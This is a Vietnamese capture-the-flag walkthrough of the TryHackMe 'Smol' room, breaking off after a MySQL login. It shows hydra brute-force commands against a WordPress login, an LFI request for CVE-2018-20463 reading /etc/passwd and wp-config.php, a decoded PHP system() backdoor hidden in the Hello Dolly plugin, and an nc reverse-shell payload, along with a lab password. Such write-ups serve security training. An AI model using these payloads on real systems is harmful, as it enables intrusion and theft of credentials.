Smol (TryHackMe-Medium)

-link:https://tryhackme.com/room/smol

1. Reconnaissance và Scaning.

-Đầu tiên, ta sẽ thử sử dụng nmap:


```
nmap -sC -sV -O -sS ip_addr -o nmap.txt
```

-Ta có kết quả như sau:

```
# Nmap 7.95 scan initiated Thu May  1 03:42:35 2025 as: /usr/lib/nmap/nmap
--privileged -sC -sV -O -sS -o nmap.txt 10.10.60.66
Nmap scan report for 10.10.60.66
Host is up (0.28s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protoc
ol 2.0)
| ssh-hostkey:
|   3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
|   256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
|_  256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://www.smol.thm
|_http-server-header: Apache/2.4.41 (Ubuntu)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
OS and Service detection performed. Please report any incorrect results at htt
ps://nmap.org/submit/ .
# Nmap done at Thu May  1 03:43:05 2025 -- 1 IP address (1 host up) scanned
in 30.73 seconds
```

-Như ta thấy tại http-title, ta có được tên miền `www.smol.thm` , ta sẽ thêm nó vào /etc/hosts và truy cập vào trang web.




-Tại đầu bài, ta biết được là trang web này được chạy sử dụng wordpress, ta cũng có thể kiểm chứng bằng cách xem nguồn trang ⇒ sử dụng wpscan để thu thập thêm thông tin.

```
wpscan --url http://www.smol.thm/ -e ap,at,cb,dbe -o wpscan.txt
```


*Phần kết quả có được khá là dài nên bạn có thể tự chạy trên máy của mình.

-Ta thử truy cập vào trang `wp-login.php` , ta tìm được 1 login form.




2. Gaining Access.

-Tại login form, ta thử bừa 1 tên đăng nhập và từ đó có thông báo lỗi.



-Nhưng khi thử tên đăng nhập `admin`, ta lại thấy thông báo lỗi thay đổi.



-Sau khi thử đăng nhập sai nhiều lần, ta không thấy trang web cấm chúng ta đăng nhập, từ đây ta có thể thực hiện 1 cuộc tấn công bruteforce. ⇒ sử dụng hydra để tìm thêm tên đăng nhập.

```
hydra -L /usr/share/seclists/Usernames/Names/names.txt -p test www.smol.thm http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2Fwww.smol.thm%2Fwp-admin%2F&testcookie=1:is not registered"
```

-Thông qua đây, ta tìm được người dùng `diego` .

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-01 04:25:00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10177 login tries (l:10177/p:1),
[DATA] attacking http-post-form://www.smol.thm:80/wp-login.php:log=^USER^&pwd=^PASS^&
[80][http-post-form] host: www.smol.thm   login: admin   password: test
[STATUS] 624.00 tries/min, 624 tries in 00:01h, 9553 to do in 00:16h, 16 active
[STATUS] 633.33 tries/min, 1900 tries in 00:03h, 8277 to do in 00:14h, 16 active
[80][http-post-form] host: www.smol.thm   login: diego   password: test
[STATUS] 622.00 tries/min, 4354 tries in 00:07h, 5823 to do in 00:10h, 16 active
[STATUS] 624.33 tries/min, 7492 tries in 00:12h, 2685 to do in 00:05h, 16 active
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-01 04:41:27
```

-Giờ ta sẽ thử brute để lấy mật khẩu của người dùng này.

```
hydra -l diego -P /usr/share/wordlists/rockyou.txt www.smol.thm http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2Fwww.smol.thm%2Fwp-admin%2F&testcookie=1:is incorrect" -V
```


-Chúng ta đã thử nhưng có vẻ sẽ rất lâu để có thể tìm được, ta chuyển hướng sang tìm lỗ hổng từ đầu ra của wpscan. Như đầu bài gợi ý thì ta cần lợi dụng 1 plugins nào đó, trong wpscan cho ta biết plugins đó là `jsmol2wp` .

```
[+] jsmol2wp
 | Location: http://www.smol.thm/wp-content/plugins/jsmol2wp/
 | Latest Version: 1.07 (up to date)
 | Last Updated: 2018-03-09T10:28:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.07 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt
```


-Sau khi tra mạng thì ta biết được phiên bản 1.07 trở xuống của plugins này có dính `CVE-2018-20463` , là 1 lỗ hổng cho phép thực thi LFI. Ta thử thực thi nó với url sau:

```
http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=file:///etc/passwd
```


-Và có vẻ là ta đã có thể xem file ở trong server này.




-Khi ta đọc `wp-config.php`, ta tìm thấy được tên người dùng `wpuser` và mật khẩu bị hash của anh ta.




-Sau 1 hồi thì ta nhận ra đấy không phải mã hash mà là chính mật khẩu của người dùng này, ta truy cập được vào trang web.




-Sau 1 hồi đi xem qua các chức năng, ta tìm thấy được có 1 trang private, trang này có vẻ là các task mà nhân viên cần phải làm. Trong số đó, ta biết được là có thể việc xác minh plugin `Hello Dolly` chưa được diễn ra và có thể bị dính backdoor.





-Ta áp dụng lỗ hổng LFI từ plugin `jsmol2wp` để kiểm tra file này, ta thấy 1 đoạn code sử dụng hàm eval bất thường. (đường dẫn tại wp-content/plugins/hello.php)




-Sau khi decode, ta được đoạn code sau:

```
if (isset($_GET["\143\155\x64"])) { system($_GET["\143\x6d\144"]); }
```

-Sau khi đổi từ oct và hex về dạng văn bản, ta được đoạn code hoàn chỉnh như sau:

```
if (isset($_GET["cmd"])) { system($_GET["cmd"]); }
```


-Vậy tức là có thể hiểu nến ta gửi 1 yêu cầu GET với tham số `cmd` thì server sẽ trả về kết quả của dòng lệnh đó. Sau khi thử nghiệm thì đúng thật là như vậy, tức là plugin `Hello Dolly` có thể khiến trang web bị dính RCE.



-Ta tạo 1 đoạn reverse shell, encode nó rồi thử chạy nó.

```
http://www.smol.thm/wp-admin/index.php?cmd=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff|%2Fbin%2Fsh%20-i%202%3E%261|nc%20your_ip_addr%20port%20%3E%2Ftmp%2Ff
```

-Và từ đó ta tạo được 1 cái reverse shell.



3. Maintaining Access.

-Với thông tin tại `wp-config.php`, ta thử truy cập vào database của server với tên người dùng và mật khẩu tương tự và có thể vào được thật.

```
www-data@smol:/var/www/wordpress/wp-admin/user$ mysql -u wpuser -p
mysql -u wpuser -p
Enter password: kbLSF2Vop#lw3rjDZ629*Z%G

